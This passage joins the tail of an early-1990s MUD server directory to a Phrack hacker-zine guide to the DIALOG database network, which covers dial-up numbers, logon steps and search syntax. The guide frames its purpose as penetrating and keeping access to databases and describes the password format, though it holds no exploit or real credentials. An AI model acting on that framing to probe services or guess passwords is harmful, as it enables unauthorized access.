PaderMUD	athene.uni-paderborn.de	131.234.2.32	4242	up	
PixieMud	elof.iit.edu	192.41.245.90	6969	up	
QUOVADIS	disun29.epfl.ch	128.178.79.77	2345	up	
Realmsmud	hammerhead.cs.indiana.edu	129.79.251.8	2000	up	
Ringworld	????	130.199.96.45	3469	R*	34
Round Table	engr71.scu.edu	129.210.16.71	2222	up	
Sky Realms	maxheadroom.agps.lanl.gov	192.12.184.10	2000	R*	
SmileyMud	elof.iit.edu	192.41.245.90	5150	up	
StickMUD	palikka.jyu.fi	130.234.0.3	7680	up	
SvenskMUD	lysator.liu.se	130.236.254.1	2043	up	39
*The Mud Institute	dogstar.colorado.edu	128.138.248.32	5555	up	
Top Mud	lonestar.utsa.edu	129.115.120.1	2001	up	
Tsunami II	gonzo.cc.wwu.edu	140.160.240.20	2777	R*	20
TubMUD	morgen.cs.tu-berlin.de	130.149.19.20	7680	up	
Valhalla	wiretap.spies.com	130.43.3.3	2444	up	
Valkyrie Prime	fozzie.cc.wwu.edu	140.160.240.21	2777	up	
VikingMUD	swix.ifi.unit.no	129.241.163.51	2001	up	
Vincent's Hollow	aviator.cc.iastate.edu	129.186.140.6	1991	up	31
World of Mizar	delial.docs.uu.se	130.238.8.40	9000	R	

mage (1)

Name	Address	Numeric Address	Port	Status	Notes
SynthMAGE	synth.erc.clarkson.edu	128.153.28.35	4242	TO	

MOOs (1)

Name	Address	Numeric Address	Port	Status	Notes
Lambda MOO	lambda.parc.xerox.com	13.2.116.36	8888	up	

TinyMUCKs (12)

Name	Address	Numeric Address	Port	Status	Notes
AfterFive	pa.itd.com	128.160.2.249	9999	up	31
Burning Metal	amber.ecst.csuchico.edu	132.241.1.43	8088	up	
Crossroads	coyote.cs.wmich.edu	141.218.40.40	5823	R*	
FurryMUCK	highlandpark.rest.ri.cmu.edu	128.2.254.5	2323	up	8
High Seas	opus.calstatela.edu	130.182.111.1	4301	up	
Lawries MUD	cserve.cs.adfa.oz.au	131.236.20.1	4201	R	7
PythonMUCK	zeus.calpoly.edu	129.65.16.21	4201	up	18
QWest	glia.biostr.washington.	128.95.10.115	9999	up	

	edu				
Quartz Paradise	quartz.rutgers.edu	128.6.60.6	9999	up	40
Time Traveller	betz.biostr.washington.edu	128.95.10.119	4096	up	
TinyMUD Classic II	winner.itd.com	128.160.2.248	2000	R	41
Visions	l_cae05.icaen.uiowa.edu	128.255.21.25	2001	R	16

MUGs (1)

Name	Address	Numeric Address	Port	Status	Notes
UglyMUG	????	130.88.14.17	4201	up	

TinyMUSEs (5)

Name	Address	Numeric Address	Port	Status	Notes
Fantasia	betz.biostr.washington.edu	128.95.10.119	4201	up	13
FantasyMuse	case2.cs.usu.edu	129.123.7.19	1701	up	42
MicroMUSE	chezmoto.ai.mit.edu	18.43.0.102	4201	up	6
Rhostshyl	stealth.cit.cornell.edu	128.253.180.15	4201	up	42
TrekMUSE	ecsgate.uncecs.edu	128.109.201.1	1701	R	42

TinyMUSHes (15)

Name	Address	Numeric Address	Port	Status	Notes
Dungeon	ra.info.sunyit.edu	149.15.1.3	8888	up	
Global MUSH	workstation5.colby.edu	137.146.64.237	4201	up	
ImageCastle	wizard.etsu.edu	192.43.199.19	4201	up	
Narnia	nimitz.mit.edu	18.80.0.161	2555	R*	
PernMUSH	milo.mit.edu	18.70.0.216	4201	up	42
SouthCon	utpapa.ph.utexas.edu	128.83.131.52	4201	up	42
Spellbound	thumper.cc.utexas.edu	128.83.135.23	4201	up	
SqueaMUSH	ultimo.socs.uts.edu.au	138.25.8.7	6699	R**	
StingMUSH	newview.etsu.edu	192.43.199.33	1701	up	42
TinyCWRU	caisr2.caisr.cwru.edu	129.22.24.22	4201	R*	
TinyHORNS	louie.cc.utexas.edu	128.83.135.4	4201	up	
TinyTIM II	cheetah.ece.clarkson.edu	128.153.13.54	5440	up	
VisionMUSH	tramp.cc.utexas.edu	128.83.135.26	4567	TO	

TeenyMUDs (3)

Name	Address	Numeric Address	Port	Status	Notes
ApexMUD	apex.yorku.ca	130.63.7.6	4201	up	
Evil!MUD	fido.econ.arizona.edu	128.196.196.1	4201	up	
MetroMUT	uokmax.ecn.uoknor.edu	129.15.20.2	5000	R	

TinyMUDs (2)

Name	Address	Numeric Address	Port	Status	Notes
DragonMUD	ghost.cse.nau.edu	134.114.64.6	4201	up	14
TinyWORLD	rillonia.ssc.gov	143.202.16.13	6250	up	

UnterMUDs (9)

Name	Address	Numeric Address	Port	Status	Notes
ChrisMUD	hawkwind.utcs.utoronto.ca	128.100.102.51	6600	up	10
DECmud	decuac.dec.com	192.5.214.1	6565	up	15
DreamScape	moebius.math.okstate.edu	139.78.10.3	6250	up	11
Islandia	hawkwind.utcs.utoronto.ca	128.100.102.51	2323	up	
RealWorld	cook.brunel.ac.uk	134.83.128.246	4201	up	17
Sludge	unix1.cc.ysu.edu	192.55.234.50	6565	up	19
Sunmark	moebius.math.okstate.edu	139.78.10.3	6543	up	
WanderLand	sun.ca	192.75.19.1	6666	up	9
WireHED	amber.ecst.csuchico.edu	132.241.1.43	6565	up	12

```
                YAMUDs (1)
Name            Address                  Numeric Address Port  Status   Notes
GooLand         toby.cis.uoguelph.ca     131.104.48.112  6715  up
Notes
Asterisk (*) before the name indicates that this sites entry was modified in
the last 7 days.

Status field:
*  = last successful connection was more than 7 days ago
** = last successful connection was more than 30 days ago
#  = no successful connection on record
R  = connection refused
TO = connection timed out
HD = host down or unreachable
ND = network down or unreachable
NA = insufficient address information available

  1. administrator is warlock@ecst.csuchico.edu
  2. administrator is jt1o@andrew.cmu.edu
  3. administrator is gamesmgr@taurus.tat.physik.uni-tuebingen.de
  4. administrator is jds@math.okstate.edu
  5. administrator is mjr@decuac.dec.com
  6. send mail to micromuse-registration@michael.ai.mit.edu to register
  7. send mail to Lawrie.Brown@adfa.oz.au to register
  8. send mail to ss7m@andrew.cmu.edu to register
  9. send mail to wanderland@lilith.ebay.sun.com to register
 10. send mail to cks@hawkwind.utcs.toronto.edu to register
 11. send mail to jds@math.okstate.edu to register
 12. send mail to warlock@ecst.csuchico.edu to register
 13. send mail to fantasia@betz.biostr.washington.edu to register
 14. send mail to {jjt,jopsy}@naucse.cse.nau.edu to register
 15. send mail to mjr@decuac.dec.com to register
 16. send mail to schlake@minos.nmt.edu to register
 17. send mail to ee89psw@brunel.ac.uk to register
 18. send mail to {awozniak,claudius}@zeus.calpoly.edu to register
 19. send mail to mud@cc.ysu.edu to register
 20. hours are 0000-1600(M) 0100-1700(TWRF) 0100-2400(S) 0000-2400(U) GMT
 21. hours are 1700-0800(MTWRF) 0000-2400(SU) CST
 22. hours are 1900-0600(MTWRF) 0000-2400(SU) PDT
 23. hours are 1900-0700(MTWRF) 0000-2400(SU)
 24. hours are 1700-0900(MTWRF) 0000-2400(SU) GMT
 25. hours are 1700-0700(MTWRF) 0000-2400(SU) PST
 26. hours are 2100-0900(MTWRF) 0000-2400(SU)
 27. hours are 1630-0800(MTWRF) 0000-2400(SU) CST
 28. hours are 2000-0800(MTWRF) 0000-2400(S) 0000-1200,1700-2400(U) PST
 29. hours are 1800-0800(MTWRF) 0000-2400(SU) CET
 30. hours are 1700-0700(MTWRF) 0000-2400(SU) PST
 31. hours are 1700-0800(MTWRF) 0000-2400(SU) CST
 32. hours are 2000-0800(MTWRF) 0000-2400(SU) CET
 33. hours are 1700-0800(MTWRF) 0000-2400(SU) MST
 34. down until further notice
 35. closed for repairs
 36. the original LP; closed to public
 37. closed to public
 38. closed to players
 39. Swedish-language mud
 40. no pennies
 41. mail agri@pa.itd.com to recover old characters
 42. restricted theme
```

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 5 of 13

```
*****************************************************************************
*                                                                           *
*                          The Complete Guide To                            *
*                     The DIALOG Information Network                        *
*                                                                           *
*                                  by                                       *
*                              Brian Oblivion                               *
*                                                                           *
* Courtesy of:       Restricted-Data-Transmissions (RDT)                    *
*                  "Truth Is Cheap, But Information Costs."                 *
*                                                                           *
*                                                                 5/9/92    *
*****************************************************************************
```

INTRODUCTION:

With the plethora of on-line databases in the public and private sectors, I feel it is becoming increasingly important to penetrate and maintain access to these databases. The databases in question contain data pertaining to our personal lives and to our environment, not to mention the tetrabytes of useful information that can be directed toward research and personal education.

Who or What is DIALOG?

The DIALOG Information Network is a service that links various public and commercial databases together for convenience. In the past, when one wanted to access LEGAL RESOURCE INDEX, for instance, one would have to dial direct. With DIALOG, hundreds of databases are connected via X.25 networks (Tymnet, Sprintnet, Uninet, Dialnet) eliminating frustrating searching and outrageous long distance telephone bills (before the AT&T divestiture).

Further, within this file is a PARTIAL list of databases found on-line. Some of the databases are nothing more than periodicals and abstract sources, while others provide FullText articles and books. There are over 2500 periodicals, newspapers, newsletters and newswires on-line in FullText.

Here are a few of my favorites:

McGraw-Hill Publications On-Line (File624)

- Services offer FullText of their Newsletters serving the world-wide aerospace and defense industry. Complete text from 30 newsletters such as AeroSpace Daily, BYTE, Aviation Week and Space Technology, Data Communications, ENR, among others. For more info on the database, when in DIALOG type Help News624.

PR NEWSWIRE (File613)

- PR Newswire records contain the complete text of news releases prepared by: companies; public relations agencies; trade associations; city, state, federal and non-US Government agencies; and other sources covering the entire spectrum of news. The complete text of a news release typically contains details or background information that is not published in newspapers. More than 8500 companies contribute news for PR Newswire. PR NEWSWIRE is a known agent of Corporate Intelligence.

DMS/FI MARKET INTELLIGENCE REPORTS (File589)

- FullText of World AeroSpace Weekly, covers all aspects of both civil and military aerospace activities worldwide.
- World Weapons Review, very high degree of technical detail and perspective. As such, it has special appeal to military professionals and users of weapons.

Note: The database treats the newsletters as separate Binders. For example,

to access the World Weapons Review, after connecting to the database, type:

SELECT BN=WORLD WEAPONS REVIEW
or whichever newsletter you wish to search.

FINE CHEMICALS DATABASE (File360)

- The focus of this database is on sources for laboratory, specialty, and unusual chemicals used in scientific research and new product development. Fine chemicals are relatively pure chemicals typically produced in small quantities. The database will provide you with manufacturers and/or distributors.

DUN'S ELECTRONIC YELLOW PAGES (File515)

- Largest database of U.S. businesses available on DIALOG, providing information on a total of 8.5 million establishments. Corporate intelligence: you can quickly verify the existence of a business. Then you can obtain address, telephone number, employee size, Standard Industrial Classification (SIC) and other basic information.

CURRENT CONTENTS SEARCH (File440)

- FullText articles from over 8000+ worldwide journals dealing with science and technology.

BOOKS IN PRINT (File470)

- Access to in-print and out-of-print books since 1979, BIP lets you retrieve bibliographic data on virtually every book published or distributed in the United States. Plus FullText reviews on the book(s) you have selected. See next.

PUBLISHERS DISTRIBUTORS AND WHOLESALERS ON-LINE (File450)

- PDW on-line will locate virtually any book, audio cassette, software publisher, distributor, or wholesaler in the U.S.

You now should have an idea of the power and scope of the Dialog Information Network.

NOTE: Most of DIALOG's Services are now available to certain Research facilities, public and private, on CD-ROM. Check your local public and university libraries for this service. Of course, MANY of the more interesting databases are not available on CD-ROM and must still be accessed through the DIALOG network.

Access to DIALOG Services

The following on-line services are available from DIALOG Information Services:

DIALOG
DIALOG Business (DBC)
DIALOG Medical Connection (DMC)
DIALMAIL
KNOWLEDGE INDEX

The logon procedures for the first four are identical and use the same service address; procedures for KNOWLEDGE INDEX differ only in the use of the KI service address, as illustrated throughout this file.

The most common method of access to DIALOG services uses local phone numbers for three telecommunication networks: DIALOG's DIALNET, BT Tymnet, TYMNET, and SprintNet. For those who live in an area that lacks a local dialup for those three networks, you may use the 800 link into the DIALNET for access to all DIALOG services except KNOWLEDGE INDEX. This access is not free, but it may cost less than dialing long-distance to reach a network node if you live in

a region without local access. Access is also available through gateways from other on-line systems.

Access to many DIALOG services is available from countries throughout the world and may be accessed from their own Public Data Networks.

Dialnet 800-Number Access

The two DIALNET 800 numbers are available for connecting to Dialog services from anywhere in the 48 contiguous states. Access through these numbers is not free.

(800)DIALNET (800)342-5638	300, 1200, and 2400 b. (w/MNP error checking)
(800)847-1620	VADIC 3400 series modems (1200 baud) BELL 103 modems (300 baud) BELL 212 modems (1200 baud)

Note: I have excluded all the dialup numbers for Tymnet and Sprintnet. If you don't know how to find those, obtain a file on X.25 nets and I'm sure they will be listed somewhere in them.

DIALNET U.S. DIALUP NUMBERS

(All DIALNET dialup numbers support 300, 1200, and 2400 baud)

ARIZONA
Phoenix.....(602)257-8895

CALIFORNIA
Alhambra.....(818)300-9000
Longbeach.....(213)491-0803
Los Angeles.....(818)300-9000
Marina Del Rey.....(213)305-9833
Newport Beach.....(714)756-1969
Oakland.....(415)633-7900
Palo Alto.....(415)858-2461
Palo Alto.....(415)858-2461
Palo Alto.....(415)858-2575
Sacramento.....(916)444-5030
San Diego.....(619)297-8610
San Francisco.....(415)957-5910
San Jose.....(408)432-0590

COLORADO
Denver.....(303)860-9800

CONNECTICUT
Bloomfield/Hartford.....(203)242-5954
Stamford.....(203)324-1201

DELAWARE
Wilmington.....(302)652-1706

DISTRICT OF COLUMBIA
Washington.....(703)359-2500

GEORGIA
Atlanta.....(404)455-4221

ILLINOIS
Chicago.....(312)341-1444

INDIANA
Indianapolis.....(317)635-7259

MARYLAND
Baltimore.....(301)234-0940

MASSACHUSETTS
Boston.....(617)439-7920
Lexington.....(617)862-6240

MICHIGAN
Ann Arbor.....(313)973-2622
Detroit.....(313)964-1309

MINNESOTA
Minneapolis.....(612)338-0676

MISSOURI
St. Louis.....(314)731-0122

NEW JERSEY
Lyndhurst.....(201)460-8868
Morristown.....(201)292-9646
Newark.....(201)824-1412
Piscataway.....(201)562-9680
Princeton.....(609)243-9550

NEW MEXICO
Albuquerque.....(505)764-9281

NEW YORK
Albany.....(518)458-8710
Buffalo.....(716)896-9440
Hempstead.....(516)489-6868
New York City.....(212)422-0410
Rochester.....(716)458-7300
White Plains.....(914)328-7810

NORTH CAROLINA
Research Triangle.....(919)549-9290

OHIO
Cincinnati.....(513)489-3980
Cleveland.....(216)621-3807
Columbus.....(614)461-8348
Dayton.....(513)898-8878

OREGON
Portland.....(503)228-2771

PENNSYLVANIA
Allentown.....(215)776-2030
Philadelphia.....(215)923-5214
Pittsburg.....(412)471-1421
Valley Forge/Norristown.....(215)666-1500

TEXAS
Austin.....(512)462-9494
Dallas.....(214)631-9861
Houston.....(713)531-0505

UTAH
Salt Lake City.....(801)532-3071

VIRGINIA
Fairfax.....(703)359-2500

WASHINGTON
Seattle.....(206)282-5009

WISCONSIN
Milwaukee.....(414)796-1785

Access to Dialog Outside of the US

Foreign readers may access Dialog via the INFONET PDN. The following numbers are for those particular users.

BELGIUM
Brussels (300).....(02)648-0710
Brussels (1200).....(02)640-4993

DENMARK
Copenhagen (300).....(01)22-10-66
Copenhagen (1200).....(01)22-41-22

Logging in to DIALOG or KNOWLEDGE INDEX (KI)

After dialing the appropriate number and establishing the connection, you must allow a 10-second delay and then enter the letter A (or a carriage return or another terminal identifier from the table below) before any further response will occur. Then, follow the remainder of the procedures show below.

```
DIALOG Information Services' DIALNET
-2151:01-012-
Enter Service: dialog                    Enter DIALOG or KI;

DIALNET: call connected
DIALOG INFORMATION SERVICES
PLEASE LOGON:
?XXXXXXXX                                Enter User Number

ENTER PASSWORD:
?XXXXXXXX                                Enter Password;
```

NOTE: I have researched the method of user number and password distribution and all user numbers and passwords are generated by Dialog, BUT upon receiving a password from DIALOG you may opt to change it. The passwords issued from DIALOG are 8 digits long, consisting of random alpha-numeric characters.

Once you are connected to your default service or file in DIALOG, you can then BEGIN one of the other services; for example, to access DIALMAIL, BEGIN MAIL.

DIALNET Terminal Identifiers

Speed	Identifier	Terminal Type	Effect
300 bps	ENTER key	PCs & CRTs	Same as A
	E	Thermal Printers	Slower
	C	Impact Printers	Slowest
	G	Belt Printer	Slower
1200 bps	ENTER key	PCs & CRTs	Same as A
or	G	Matrix Printers	Slower
2400 bps	I	Belt Printers	Slowest

- For access in half duplex, enter a < CTRL H > after the "Enter Service:" prompt and before entering the word "dialog" or "ki."

- Don't hit backspace if you make an error in typing "dialog" or "ki." The result will be toggling your duplex, reason being your backspace is usually configured to send a < CTRL H > to delete to the left of the cursor one space.

DIALNET Messages

Message	Probable Cause	User Action
ERROR, RE-ENTER SERVICE	Incorrect host name	Check typing
ALL PORTS BUSY	All DIALOG ports are temporarily in use.	Try in a few min.

HOST DOWN	DIALOG computer is not available.	Try in a few min.
HOST NOT RESPONDING	DIALOG Computer difficulty	Try in a few min.
CIRCUITS BUSY	DIALNET Network is temporarily busy.	Try in a few min.
DIALNET: CALL CLEARED BY REQUEST ENTER SERVICE:	Appears after LOGOFF to indicate connection to DIALOG is broken.	
DROPPED BY HOST SYSTEM	Indicates a system failure at DIALOG.	

Navigating in DIALOG

To begin a search, one would enter:

BEGIN xxxx

xxxx would be the database file number. All databases found on DIALOG are assigned file numbers. The searching protocol used to manipulate DIALOG seems at times to be a language in itself, but it can be easily learned and mastered.

DIALOG HOMEBASE

I would advise the first-timer to jump into the DIALOG Homebase Menu, which provides information, help, file of the month, database info and rates, the DIALINDEX, DIALOG Training, and announcements. DIALOG also provides subscribers with special services which include dialouts for certain area codes. You can begin the DIALOG HOMBASE by typing:

BEGIN HOME

=-**-=

DIALOG DATABASES

File Number	Database
15	ABI/INFORM
180	Academic American Encyclopedia
43	ADTRACT
108	Aerospace Database
10,110	AGRICOLA
9	AIM/ARM
38	America:History & Life
236	American Men & Women of Science
258,259	AP NEWS
45	APTIC
112	Aquaculture
116	Aqualine
44	Aquatic Science & Fisheries ABS
56	Art Bibliographies, Modern
192	Arthur D. Little On-Line
102	ASI
285	BIOBUSINESS
287,288	Biography Master Index
5, 55	
255	BIOSIS Previews
175	BLS Consumer Price Index
178	BLS Employment, Hours, and Earnings
176	BLS Producer Price Index
137	Book Review Index

```
    470       Books In Print
    256       Business Software Database
308-311
    320       CA Search
     50       CAB Abstracts
    262       Canadian Business and Current Affairs
    162       Career Placement Registry/ Experienced Personnel
    163       Career Placement Reg/Student
    580       CENDATA
    138       Chemical Exposure
     19       Chemical Industry Notes
    174       Chem Regulations & Guidelines
300,301       CHEMNAME, CHEMSIS
328-331       CHEMZERO
     30       CHEMSEARCH
     64       Chile Abuse & Neglect
    410       Chronolog Newsletter-International Edition
    101       Compuserve Information Service
220-222       CLAIMS Citation
    124       CLAIMS Class
    242       CLAIMS Compound Registry
23-25,125
223-225       CLAIMS US Patents
    123       CLAIMS Reassignment & Re-examination
    219       Clinical Abstracts
    164       Coffeeline
194-195       Commerce Business Daily
    593       Compare Products
      8       Compendex
    275       The Computer Database
     77       Conference Papers Index
    135       Congressional Record Abstracts
    271       Consumer Drug Info Fulltext
    171       Criminal Justice Period Index
     60       CRIS/USDA
    230       DATABASE OF DATABASES
    516       D&B - Dun's Market Identifiers
    517       D&B - Million Dollar Directory
    518       D&B - International Dun's Market Identifiers
    411       DIALINDEX
    200       DIALOG PUBLICATIONS
    100       Disclosure II
    540       Disclosure Spectrum Ownership
     35       Dissertation Abstracts On-Line
103,104       DOE Energy
    575       Donnelley Demographics
    229       Drug Information Fulltext
    139       Economic Literature Index
    165       Ei Engineering Meetings
    241       Electric Power Database
    511       Electronic Dictionary of Education
    507       Construction Directory
    501       Financial Services Directory
    510       Manufactures Directory
    502       Professionals Directory
504-506       Retailers Directory
508,509       Services Directory
    503       Wholesalers Directory
    500       Electronic Yellow Pages Index
 72, 73       EMBASE (Excerpta Medica)
172,173       EMBASE
    114       Encyclopedia of Associations
     69       Energyline
    169       Energynet
     40       ENVIROLINE
     68       Environmental Bibliography
      1       eric
     54       Exceptional Child Education Resources
    291       Family Resources
     20       Federal Index
```

```
    136       Federal Register Abstracts
    265       Federal Research in Progress
    196       Find/SVP Reports and studies Index
    268       FINIS: Financial Industry Information Service
     96       Fluidex
     51       Food Science & Technology Abstracts
     79       Foods Adlibra
     90       Foreign Trade & Econ Abstracts
    105       Foreign Traders Index
     26       Foundation Directory
     27       Foundation Grants Index
     58       Geoarchive
     89       Georef
     66       GPO Monthly Catalog
    166       GPO Publications Reference File
     85       Grants
    122       Harvard Business Review
    151       Health Planning And Administration
     39       Historical Abstracts
    561       ICC British Company Directory
    562       ICC British Financial Datasheets
    189       Industry Data Sources
    202       Information Science Abstracts
 12, 13       INSPEC
    168       Insurance Abstracts
    209       International Listing Service
     74       International Pharmaceutical Abstracts
    545       Investext
    284       IRS TAXiNFO
     14       ISMEC
    244       LABORLAW
     36       Language & Language Behavior Abstracts
426-427       LC MARC
    150       Legal Resource Index
     76       Life Sciences Collection
     61       LISA
    647       Magazine ASAP
     47       Magazine Index
     75       Management Contents
    234       Marquis Who's Who
    235       Marquis Pro-files
    239       Mathfile
    546       Media General Database
152-154       MEDLINE
     86       Mental Health Abstracts
    232       Menu The International Software Database
     32       METADEX
     29       Meteor/Geoastrophysical Abstracts
    233       Microcomputer Index
     32       MERADEX
     29       Meteor/Geoastrophysical Abstracts
    233       Microcomputer Index
    248       The Middle East: Abstracts and Index
    249       Mideast File
     71       MLA Bibliography
    555       Moody's Corporate Profiles
    557       Moody's Corporate News-International
    556       Moody's Corporate News - U.S.
     78       National Foundations
    111       National Newspaper News - U.S.
     21       NCJRS
    211       Newsearch
     46       NICEM
     70       NICSEM/NIMIS
    118       Nonferrous Metals Abstracts
      6       NTIS
    218       Nursing & Allied Health
    161       Occupational Safety and Health
     28       Oceanic Abstracts
    170       ON-LINE Chronicle
```

215	ONTAP ABI/INFORM
205	ONTAP BIOSIS Previews
204	ONTAP CA SEARCH
250	ONTAP CAB Abstracts
231	ONTAP Chemname
208	ONTAP Compendex
290	ONTAP DIALINDEX
201	ONTAP ERIC
272	ONTAP Embase
213	ONTAP Inspec
247	ONTAP Magazine Index
254	ONTAP Medline
216	ONTAP PTS Promt
294	ONTAP Scisearch
207	ONTAP Social Scisearch
296	ONTAP Trademarkscan
280	ONTAP World Patents Index
49	PAIS International
240	Paperchem
243	PATLAW
257	P/E News
241	Peterson's College Database
42	Pharmaceutical News Index
57	Philosopher's Index
41	Pollution Abstracts
91	Population Bibliography
140	PsycALERT
11	PsycINFO
17	PTS Annual Reports Abstracts
80	PTS Defense Markets and Technology
18	PTS F&S Indexes 80-
98	PTS F&S Indexes 72-79
81, 83	PTS Forecasts
570	PTS MARS
16	PTS PROMPT
82, 84	PTS TIME SERIES
190	Religion Index
421-425	TEMARC
97	Rilm Abstracts
34, 87	SciSearch
94, 186	SciSearch
7	Social Scisearch
270	Soviet Science and Technology
37	Sociological Abstracts
62	SPIN
65	SSIE Current Research
132	Standard & Poor's News
133	Standard & Poor's Corporate Descriptions
526	Standard & Poor's Register-Biographical
527	Standard & Poor's Register-Corporate
113	Standards & Specifications
238	Telgen
119	Textile Technology Digest
535	Thomas Tegister On-Line
648	Trade & Industry ASAP
148	Trade & Industry Index
106,107	Trade Opportunities
226	Trademarkscan
531	Trinet Establishment Database
532	Trinet Company Database
63	TRIS
52	TSCA Initial Inventory
480	Ulrich's International Periodicals Directory
260,261	UPI NEWS
126	U.S. Exports
93	U.S. Political Science Documents
120	U.S. Public School Directory
184	Washington Post Index
117	Water Resources Abstracts
350,351	World Patents Index

```
     67       World Textiles
    185       Zoological Record
```

Before I continue describing the various methods of searching, DIALOG has an on-line master index to the DIALOG databases, DIALINDEX (file 411). It is a collection of the file indexes of most DIALOG databases (menu-driven databases cannot be searched in DIALINDEX). DIALINDEX can be used to determine the number of relevant records for a single query in a collection of files. The query can be a single term, a multiple-word phrase, a prefix-coded field, or a full logical expression of up to 240 characters. Nested terminology, proximity operators, and truncated terms may also be used.

You can set the files you want searched by using the SET FILE command. Like this:

```
              BEGIN 411 (return)

              SET FILE ALLNEWS (if you want the latest news on
                    or          hack/phreak busts)
              SF ALLNEWS
```

To scan all Subjects: SET FILES ALL

To scan specific categories:

```
                 All Science:   (ALLSCIENCE)
                                - Agriculture & Nutrition
                                - Chemistry
                                - Computer Technology
                                - Energy & Environment
                                - Medicine & Biosciences
                                - Patents & Trademarks
                                - Science & technology
                 All Business:  (ALLBUSINESS)
                                - Business Information
                                - Company Information
                                - Industry Analysis
                                - News
                                - Patents & Trademarks
   All News and Current Events:  (ALLNEWS)
                                - News
          All Law & Government:  (ALLLAW;ALLGOVERNMENT)
                                - Law & Government
                                - Patents & Trademarks
All Social Science & Humanities:  (ALLSOCIAL;ALLHUMANITIES)
                                - Social Sciences & Humanities
          All General Interest:  (ALLGENERAL)
                                - Popular Information
                 All Reference:  (ALLREFERENCE)
                                - Books
                                - Reference
                     All Text:  (ALLTEXT)
                                All databases containing
                                complete text of:
                                - Journal Articles
                                - Encyclopedias
                                - Newspapers
                                - Newswires
                   All Sources:  (ALLSOURCE)
                                - Complete Text
                                - Directory
                                - Numeric Data
       All ONTAP Training Files:  (ALLONTAPS)
                                - All On-Line Training And
                                  Practice databases
```

Once you have selected a database you can now SELECT the search keyword. You set the flag by:

SELECT term - Retrieves a set of records containing the term. May be used with words, prefix or suffix codes, EXPAND, or set numbers.

When defining what you are searching for you can use logical operators such as:

OR - puts the retrieval of all search terms into one set, eliminating duplicate records.

AND - retrieves the intersection, or overlap, of the search terms: all terms must be in each record retrieved.

NOT - eliminates search term (or group of search terms) following it from other search term(s).

Note: Always enter a space on either side of a logical operator.

SELECT Examples:

```
SELECT (BICMOS OR CMOS) AND SRAM
            or
S (BICMOS OR CMOS) AND SRAM
```

- This would generate something like this:

```
             138 BICMOS <- records containing BICMOS only
            1378 CMOS   <- records containing CMOS only
             681 SRAM   <- records containing SRAM only
      S1     203 (BICMOS OR CMOS) AND SRAM  <- this is what you
      ^^                                       wanted.
      || DIALOG names your select topic S1, S2... respectively as search its
         databases to make it easier to type.  The contents of S1 are 203
         found records containing the keywords BICMOS, CMOS, and SRAM.
         Sometimes S1 is referred to as S(tep) 1
```

PROXIMITY OPERATORS (Select command)

```
 (W) Requests terms be adjacent to each other and in order
     specified.                    -> S SOLAR(W)ENERGY
(nW) Requests terms be within (n) words of each other and in order
     specified.                    -> S SOLAR(3W)ENERGY
 (N) Requests terms be adjacent but in any order.  Useful for
     retrieving identical terms.  -> S SOLAR(N)ENERGY
(nN) Requests terms be within (n) words of each other and in any
     order.                        -> S SOLAR(3N)ENERGY
 (F) Requests terms be in same field of same record, in any order.
                                   -> S SOLAR(F)ENERGY
 (L) Requests terms be in same descriptor unit as defined by
     database.                     -> S SOLAR(L)ENERGY
 (S) Requests terms be in same Subfield unit as defined by
     database.                     -> S SOLAR(S)ENERGY
 (C) Equivalent to logic operator AND.
                                   -> S SOLAR(C)ENERGY
```

PRIORITY OF EXECUTION

Proximity operator, NOT, AND, OR

Use parentheses to specify different order of execution, e.g. SELECT (SOLAR OR SUN) AND (ENERGY OR HEAT). Terms within parentheses are executed first.

STOP WORDS (predefined)

The following words may not be SELECTed as individual terms. The computer will retrieve a set with zero results. They may only be replaced with proximity operators, e.g. S GONE(2W)WIND

```
AN      FOR     THE
AND     FROM    TO
BY      OF      WITH
```

RESERVED WORDS AND SYMBOLS

The following words and symbols must be enclosed in quotation marks whenever they are SELECTed as or within search terms, e.g., SELECT "OR"(W)GATE?

AND	=
FROM	*
NOT	+
OR	:
STEPS	/

TRUNCATION

OPEN: any number of characters following stem.
SS EMPLOY?

RESTRICTED: only one additional character following stem.
SS HORSE? ?

RESTRICTED: maximum number of additional characters equal to number of question marks entered.
SS UNIVERS??

INTERNAL: allows character replaced by question mark to vary. One character per question mark.
SS WOM?N

BASIC INDEX FIELD SPECIFICATION (SUFFIX CODES)

Suffix codes are used to restrict retrieval to specified basic index fields of a record. Specific fields and codes vary according to the database.

Abstract	/AB
Descriptor	/DE
Full Descriptor(single word)	/DF
Identifier	/ID
Full Identifier(single word)	/IF
Title	/TI
Note	/NT
Section Heading	/SH

Examples:

```
SELECT BUDGET?/TI
SELECT POP(W)TOP(W)CAN?/TI,AB
SELECT (DOLPHIN? OR PORPOISE?)/DE/ID
```

ADDITIONAL INDEXES (PREFIX CODES)

Prefix codes are used to search additional indexes. Specific fields and codes vary according to the database.

Author	AU=
Company Name	CO=
Corporate Source	CS=
Document Type	DT=
Journal Name	JN=
Language	LA=
Publication Year	PY=
Update	UD=

Examples:

```
SELECT AU=JOHNSON, ROBERT?
SELECT LA=GERMAN
SELECT CS=(MILAN(F)ITALY)
```

RANGE SEARCHING

A colon is used to indicate a range of sequential entries to be retrieved in a

logical OR relationship.

Examples:

```
SELECT CC=64072:64078
SELECT ZP=662521:62526
```

LIMIT QUALIFIERS

Limit qualifiers are used in SELECT statements to limit search terms or sets to given criteria. Specific qualifiers vary according to database.

English language documents	/ENG
Major descriptor	/MAJ
Patents	/PAT
Human subject	/HUM
Accession number range	/nnnnnn-nnnnnn

Examples:

```
SELECT TRANSISTORS/ENG,PAT
SELECT S2/MAJ
SELECT (STRESS OR TENSION)/234567-999999
```

Well that's it for basic searching. Now, how to view the record you have selected.

Note: Indexes (prefix codes) often differ from database to database, often resulting in futile searches. One way to avoid this is to make a trip to the local Public or University Library and look up the blue sheets for the database you wish to query. Blue sheets are issued by dialog as a service to their users. Blue Sheets often contain helpful searching techniques ere to the database you are interested in. They will also contain a list of Indexes (prefix codes) unique to that database only.

VIEWING SEARCH RESULTS

COMMAND SUMMARY

TYPE
T — Provides continuous on-line display of results. Specify set/format/range of items. If Item range is specified, use T to view next record. May also be used with specific accession number.

```
Examples:   T 12/3/1-22    <- set/format/range
            T 8/7          <- set/format
            T 6            <- view next.(6 in this case)
            T 438721       <- view record 438721
```

DISPLAY
D — Provides display of results one screen at a time. Use PAGE for subsequent screens. Specify set/format/range of items. If range not specified, use D to view next record. May also be used with specific accession number.

```
Examples:   D 11/6/1-44     <- set/format/range
            D 9/5           <- set/format
            D 7             <- view next.(7 in this case)
            D 637372/7      <- view record 637372/format 7
```

PRINT — Requests that results be printed offline and mailed. Specify set/format/range of items. If item range not specified up to 50 records will be printed. Use PR to print another 50.

```
